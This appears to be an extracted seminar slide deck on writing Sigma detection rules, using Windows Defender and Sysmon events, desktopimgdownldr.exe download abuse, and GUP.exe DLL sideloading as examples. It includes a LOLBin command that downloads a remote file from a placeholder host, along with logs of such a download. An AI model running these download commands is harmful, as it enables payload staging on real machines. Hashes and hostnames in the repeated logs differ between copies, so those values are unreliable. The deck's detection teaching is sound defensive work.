



<https://github.com/SigmaHQ/sigma>

Ján Trenčanský

<https://github.com/j91321/sigma-seminar>

What is Sigma?

Sigma Format

Generic Signature
Description

Sigma Converter

Applies Predefined and
Custom Field Mapping

Elastic Search Queries

Splunk Searches

...

Format

Metadata

```
title: Windows Defender Threat Detected
id: 57b649ef-ff42-4fb0-8bf6-62da243a1708
description: Detects all actions taken by Windows Defender
date: 2020/07/28
author: Ján Trenčanský
references:
  - https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-threats
status: stable
falsepositives:
  - unlikely
level: high
logsource:
  product: windows
  service: windefend
detection:
  selection:
    EventID:
      - 1006
      - 1116
      - 1015
      - 1117
  condition: selection
```

Logic

title	[required]
status	[optional]
description	[optional]
author	[optional]
reference	[optional]
...	
{arbitrary custom fields}	
logsource	[required]
category	[optional]
product	[optional]
service	[optional]
definition	[optional]
...	
{arbitrary custom fields}	
detection	[required]
{search-identifier}	[optional]
{string-list}	[optional]
{field: value}	[optional]
...	
timeframe	[optional]
condition	[required]
falsepositives	[optional]
level	[optional]
...	
{arbitrary custom fields}	

YAML AND OR WTF?

```
detection:
  selection:
    EventID:
      - 1006
      - 1116
      - 1015
      - 1117
  condition: selection
```


EventID: 1006 OR EventID: 1116 OR EventID: 1015
OR EventID 1117 ...

```
detection:
  selection:
    - EventLog: Security
      EventID: 4769
      TicketOptions: '0x40810000'
      TicketEncryption: '0x17'
  condition: selection
```

EventLog: Security AND EventID: 4769 AND
TicketOptions: 0x40810000 AND
TicketEncryption: 0x17

Conversion

<https://uncoder.io/>



Windows Defender detections

Event ID: 1117

Symbolic name: MALWAREPROTECTION_STATE_MALWARE_ACTION_TAKEN

Message: The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.

Description: Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.
For more information, see the following:
Name: <Threat name>
ID: <Threat ID>
Severity: <Severity>, for example:

- **1006** The antimalware engine found malware or other potentially unwanted software.
- **1116** The antimalware platform detected malware or other potentially unwanted software.
- **1015** The antimalware platform detected suspicious behavior.
- **1117** The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.

Event Properties - Event 1117, Windows Defender

General Details

Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.

For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DOS/EICAR_Test_File&threatid=2147519003&enterprise=0

Name: Virus:DOS/EICAR_Test_File

ID: 2147519003

Severity: Severe

Category: Virus

Path: file: C:\Users\IEUser\Downloads\eicar.com\eicar.com

Detection Origin: Local machine

Detection Type: Concrete

Detection Source: User

User: MSEDGEWIN10\IEUser

Process Name: Unknown

Action: Remove

Action Status: No additional actions required

Error Code: 0x00000000

Error description: The operation completed successfully.

Signature Version: AV: 1.331.2597.0, AS: 1.331.2597.0, NIS: 1.331.2597.0

Engine Version: AM: 1.1.17800.5, NIS: 1.1.17800.5

Log Name: Microsoft-Windows-Windows Defender/Operational

Source: Windows Defender

Logged: 3/7/2021 4:26:53 PM

Event ID: 1117

Task Category: None

Level: Information

Keywords:

User: SYSTEM

Computer: MSEDGEWIN10

OpCode: Info

More Information: [Event Log Online Help](#)

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_defender_threat.yml

Windows Defender detections

```
logsource:  
  product: windows  
  service: windefend  
detection:  
  selection:  
    EventID:  
      - 1006  
      - 1116  
      - 1015  
      - 1117  
  condition: selection
```

powershell backend configuration

```
windows-defender:  
  product: windows  
  service: windefend  
  conditions:  
    LogName: 'Microsoft-Windows-Windows Defender/Operational'
```

Event Properties - Event 1117, Windows Defender

General Details

Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.

For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DOS/EICAR_Test_File&threatid=2147519003&enterprise=0

Name: Virus:DOS/EICAR_Test_File
ID: 2147519003
Severity: Severe
Category: Virus
Path: file: C:\Users\IEUser\Downloads\eicar_com\ecar.com
Detection Origin: Local machine
Detection Type: Concrete
Detection Source: User
User: MSEDGWIN10\IEUser
Process Name: Unknown
Action: Remove
Action Status: No additional actions required
Error Code: 0x00000000
Error description: The operation completed successfully.
Signature Version: AV: 1.331.2597.0, AS: 1.331.2597.0, NIS: 1.331.2597.0
Engine Version: AM: 1.1.17800.5, NIS: 1.1.17800.5

Log Name:	Microsoft-Windows-Windows Defender/Operational	
Source:	Windows Defender	Logged: 3/7/2021 4:26:53 PM
Event ID:	1117	Task Category: None
Level:	Information	Keywords:
User:	SYSTEM	Computer: MSEDGWIN10
OpCode:	Info	
More Information:	Event Log Online Help	

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_defender_threat.yml

<https://github.com/SigmaHQ/sigma/blob/master/tools/config/powershell.yml>

Sysmon EVTX export processing

Event Properties - Event 1, Sysmon

General Details

The description for Event ID 1 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

2020-07-03 08:47:20.055
EV_RenderedValue_2,00
4604
C:\Windows\System32\desktopimgdownldr.exe
10.0.17763.1075 (WinBuild.160101.0800)
desktopimgdownldr.exe
Microsoft® Windows® Operating System
Microsoft Corporation
desktopimgdownldr.exe
desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z
/eventName:desktopimgdownldr
C:\Users\IEUser\
MSEDGEWIN10\IEUser
EV_RenderedValue_13,00
564428
1

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/3/2020 1:47:20 AM
Event ID: 1 Task Category: (1)
Level: Information Keywords:
User: SYSTEM Computer: MSEDGEWIN10
OpCode: Info
More Information: [Event Log Online Help](#)

Event Properties - Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2020-07-03 08:47:20.055
ProcessGuid: {747f3d96-f098-5efe-0000-001090e33801}
ProcessId: 4604
Image: C:\Windows\System32\desktopimgdownldr.exe
FileVersion: 10.0.17763.1075 (WinBuild.160101.0800)
Description: desktopimgdownldr.exe
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: desktopimgdownldr.exe
CommandLine: desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr
CurrentDirectory: C:\Users\IEUser\
User: MSEDGEWIN10\IEUser
LogonGuid: {747f3d96-1ce4-5efe-0000-0020cc9c0800}
LogonId: 0x89CCC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=BCDDCFCCA3754875261EF1427EC4F5F4BFB8C2CE,MD5=A6DAD18B0AA125535C7F89BBFDA25266,SHA256=0A6A2690C68CF685D8FCC9F3EA78C35BBF6F296B7B33C956B39400DF749D8C78,IMPHASH=F8D617766CF1026390A712DFC1AE2EDA
ParentProcessGuid: {747f3d96-f098-5efe-0000-001012e13801}
ParentProcessId: 1932
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd /c desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/3/2020 1:47:20 AM
Event ID: 1 Task Category: Process Create (rule: ProcessCreat
Level: Information Keywords:
User: SYSTEM Computer: MSEDGEWIN10
OpCode: Info
More Information: [Event Log Online Help](#)

Sysmon installation and configuration

```
PS> .\Sysmon64.exe -i .\sysmonconfig.xml -accepteula
```

- <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
- Sysmon configs
 - Olaf Hartong sysmon-modular
 - <https://github.com/olafhartong/sysmon-modular>
 - SwiftOnSecurity sysmon-config
 - <https://github.com/SwiftOnSecurity/sysmon-config>
- Ansible role install
 - <https://github.com/j91321/ansible-role-sysmon>
- EventID:
 - 1 = Process creation
 - 7 = Image loaded
 - 11 = FileCreate

Desktopimgdownldr.exe lolbin

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe  
/lockscreenurl:https://domain.com:8080/file.ext /eventName:desktopimgdownldr
```

Event Properties - Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2020-07-03 08:47:20.055
ProcessGuid: {747f3d96-f098-5efe-0000-001090e33801}
ProcessId: 4604
Image: C:\Windows\System32\desktopimgdownldr.exe
FileVersion: 10.0.17763.1075 (WinBuild.160101.0800)
Description: desktopimgdownldr.exe
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: desktopimgdownldr.exe
CommandLine: desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr
CurrentDirectory: C:\Users\IEUser\
User: MSEDGEWIN10\IEUser
LogonGuid: {747f3d96-1ce4-5efe-0000-0020cc9c0800}
LogonId: 0x89CCC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=BCDDCFFCA3754875261EF1427EC4F5F4BFB8C2CE,MD5=A6DAD18B0AA125535C7F89B8BFA25266,SHA256=0A6A2690C68CF685D8FCC9F3EA78C35BBF6F296B7B33C956B39400DF749DBC78,IMPHASH=F8D617766CF1026390A712DFC1AE2EDA
ParentProcessGuid: {747f3d96-f098-5efe-0000-001012e13801}
ParentProcessId: 1932
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd /c desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr

Event Properties - Event 11, Sysmon

General Details

File created:
RuleName:
UtcTime: 2020-07-03 08:47:21.485
ProcessGuid: {747f3d96-2178-5efe-0000-0010aada5800}
ProcessId: 1556
Image: C:\Windows\System32\svchost.exe
TargetFilename: C:\Users\IEUser\AppData\Local\Temp\Personalization\LockScreenImage\LockScreenImage_uXQ8liHL80mkJsKc319JaA.7z
CreationUtcTime: 2020-07-03 08:47:21.485

- Why svchost.exe?

<https://lolbas-project.github.io/lolbas/Binaries/Desktopimgdownldr/>

Desktopimgdownldr.exe lolbin

Event Properties - Event 3, Bits-Client

General Details

The BITS service created a new job.
Transfer job: Download LockScreen Image
Job ID: {ff819706-9ff9-490b-ade5-b069232c5d23}
Owner: MSEDGEWIN10\IEUser
Process Path: C:\Windows\System32\desktopimgdownldr.exe
Process ID: 1996

Log Name: Microsoft-Windows-Bits-Client/Operational

Event Properties - Event 59, Bits-Client

General Details

BITS started the Download LockScreen Image transfer job that is associated with the https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z URL.

Log Name: Microsoft-Windows-Bits-Client/Operational

Event Properties - Event 4, Bits-Client

General Details

The transfer job is complete.
User: MSEDGEWIN10\IEUser
Transfer job: Download LockScreen Image
Job ID: {ff819706-9ff9-490b-ade5-b069232c5d23}
Owner: MSEDGEWIN10\IEUser
File count: 1

Log Name: Microsoft-Windows-Bits-Client/Operational

Desktopimgdownldr.exe lolbin

logsource:

category: process_creation

product: windows

detection:

selection1:

CommandLine|contains: ' /lockscreenurl:'

selection1_filter:

CommandLine|contains:

- '.jpg'
- '.jpeg'
- '.png'

condition: selection1 and not selection1_filter

Event Properties → Event 1, Sysmon

General Details

Process Create:

RuleName:

UtcTime: 2020-07-03 08:47:20.055

ProcessGuid: {747f3d96-f098-5efe-0000-001090e33801}

ProcessId: 4604

Image: C:\Windows\System32\desktopimgdownldr.exe

FileVersion: 10.0.17763.1075 (WinBuild.160101.0800)

Description: desktopimgdownldr.exe

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: desktopimgdownldr.exe

CommandLine: desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z

/eventName:desktopimgdownldr

CurrentDirectory: C:\Users\IEUser\

User: MSEDGWIN10\IEUser

LogonGuid: {747f3d96-1ce4-5efe-0000-0020cc9c0800}

LogonId: 0x89CCC

TerminalSessionId: 1

IntegrityLevel: Medium

Hashes: SHA1=BCCDDCFCA3754875261EF1427EC4F5F48FB8C2CE,MD5

=A6DAD18B0AA125535C7FB9BBFDA25266,SHA256=

0A6A2690C68CF685D8FC9F3EA78C35BBF6F296B7B33C956B39400DF749DBC78,IMPHASH=F8D617

766CF1026390A712DFC1AE2EDA

ParentProcessGuid: {747f3d96-f098-5efe-0000-001012e13801}

ParentProcessId: 1932

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd /c desktopimgdownldr.exe

/lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr

Desktopimgdownldr.exe lolbin

logsource:

product: windows
category: file_event

detection:

selection:

Image|endswith: svchost.exe
TargetFilename|contains: '\\Personalization\\LockScreenImage\\'

filter1:

TargetFilename|contains: 'C:\\Windows\\'

filter2:

TargetFilename|contains:
- '.jpg'
- '.jpeg'
- '.png'

condition: selection and not filter1 and not filter2

Event Properties - Event 11, Sysmon

General Details



File created:
RuleName:
UtcTime: 2020-07-03 08:47:21.485
ProcessGuid: {747f3d96-2178-5efe-0000-0010aada5800}
ProcessId: 1556
Image: C:\\Windows\\System32\\svchost.exe
TargetFilename: C:\\Users\\IEUser\\AppData\\Local\\Temp\\Personalization\\LockScreenImage\\LockScreenImage_uXQ8liHL80mkJsKc319JaA.7z
CreationUtcTime: 2020-07-03 08:47:21.485

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;  
if ( isDesktopImage == 2 )  
    imageConfig = &PersonalizationCSP::desktopImageConfig;  
memset_0(pszSaveFilePath, 0, 520ui64);  
// pszDefaultFolderPath = %systemroot%\\Personalization\\LockScreenImage  
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )  
{  
    if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )  
        error_code = ERROR_SUCCESS;  
    else  
        error_code = wil::details::in1diag3::Return_Win32(  


```

<https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/>

APT10 GUP.exe DLL-sideloading



APT10 GUP.exe DLL-sideloading




Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help




Time of Day	Process Name	PID	Operation	Command Line	Path	Result	Architecture
14:16:30.3409586	GUP.exe	26016	QueryOpen	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	FAST IO DISALLO...	32-bit
14:16:30.3410190	GUP.exe	26016	CreateFile	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3410380	GUP.exe	26016	QueryBasicInfor...	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3410478	GUP.exe	26016	CloseFile	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3410581	GUP.exe	26016	IRP_MJ_CLOSE	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3411284	GUP.exe	26016	CreateFile	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3411510	GUP.exe	26016	CreateFileMap...	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	FILE LOCKED WITH...	32-bit
14:16:30.3411624	GUP.exe	26016	FASTIO_RELE...	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3413311	GUP.exe	26016	CreateFileMap...	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3413382	GUP.exe	26016	FASTIO_RELE...	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3413896	GUP.exe	26016	Load Image	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit
14:16:30.3434344	GUP.exe	26016	CloseFile	"C:\Program Files (x86)\Notepad++\updater\GUP.exe"	C:\Program Files (x86)\Notepad++\updater\libcurl.dll	SUCCESS	32-bit



<https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html>

APT10 GUP.exe DLL-sideloading



GUP.exe suspicious image path

```
logsource:  
  category: process_creation  
  product: windows  
detection:  
  selection:  
    Image: '*\GUP.exe'  
  filter:  
    Image|endswith:  
      - ':\Users\*\AppData\Local\Notepad++\updater\GUP.exe'  
      - ':\Users\*\AppData\Roaming\Notepad++\updater\GUP.exe'  
      - ':\Program Files\Notepad++\updater\GUP.exe'  
      - ':\Program Files (x86)\Notepad++\updater\GUP.exe'  
  condition: selection and not filter
```

Event Properties - Event 1, Sysmon

General Details

Process Create:

RuleName: technique_id=T1137,technique_name=Office Application Startup
UtcTime: 2021-03-14 18:28:17.520
ProcessGuid: {43199d79-55c1-604e-3205-000000000d00}
ProcessId: 496
Image: C:\ProgramData\GUP.exe
FileVersion: 4.1
Description: GUP : a free (LGPL) Generic Updater
Product: GUP
Company: Don HO don.h@free.fr
OriginalFileName: gup.exe
CommandLine: "C:\ProgramData\GUP.exe"
CurrentDirectory: C:\Users\IEUser\Desktop\scenario3\
User: MSEDGWIN10\IEUser
LogonGuid: {43199d79-4c85-604e-f3cc-030000000000}
LogonId: 0x3CCF3
TerminalSessionId: 1
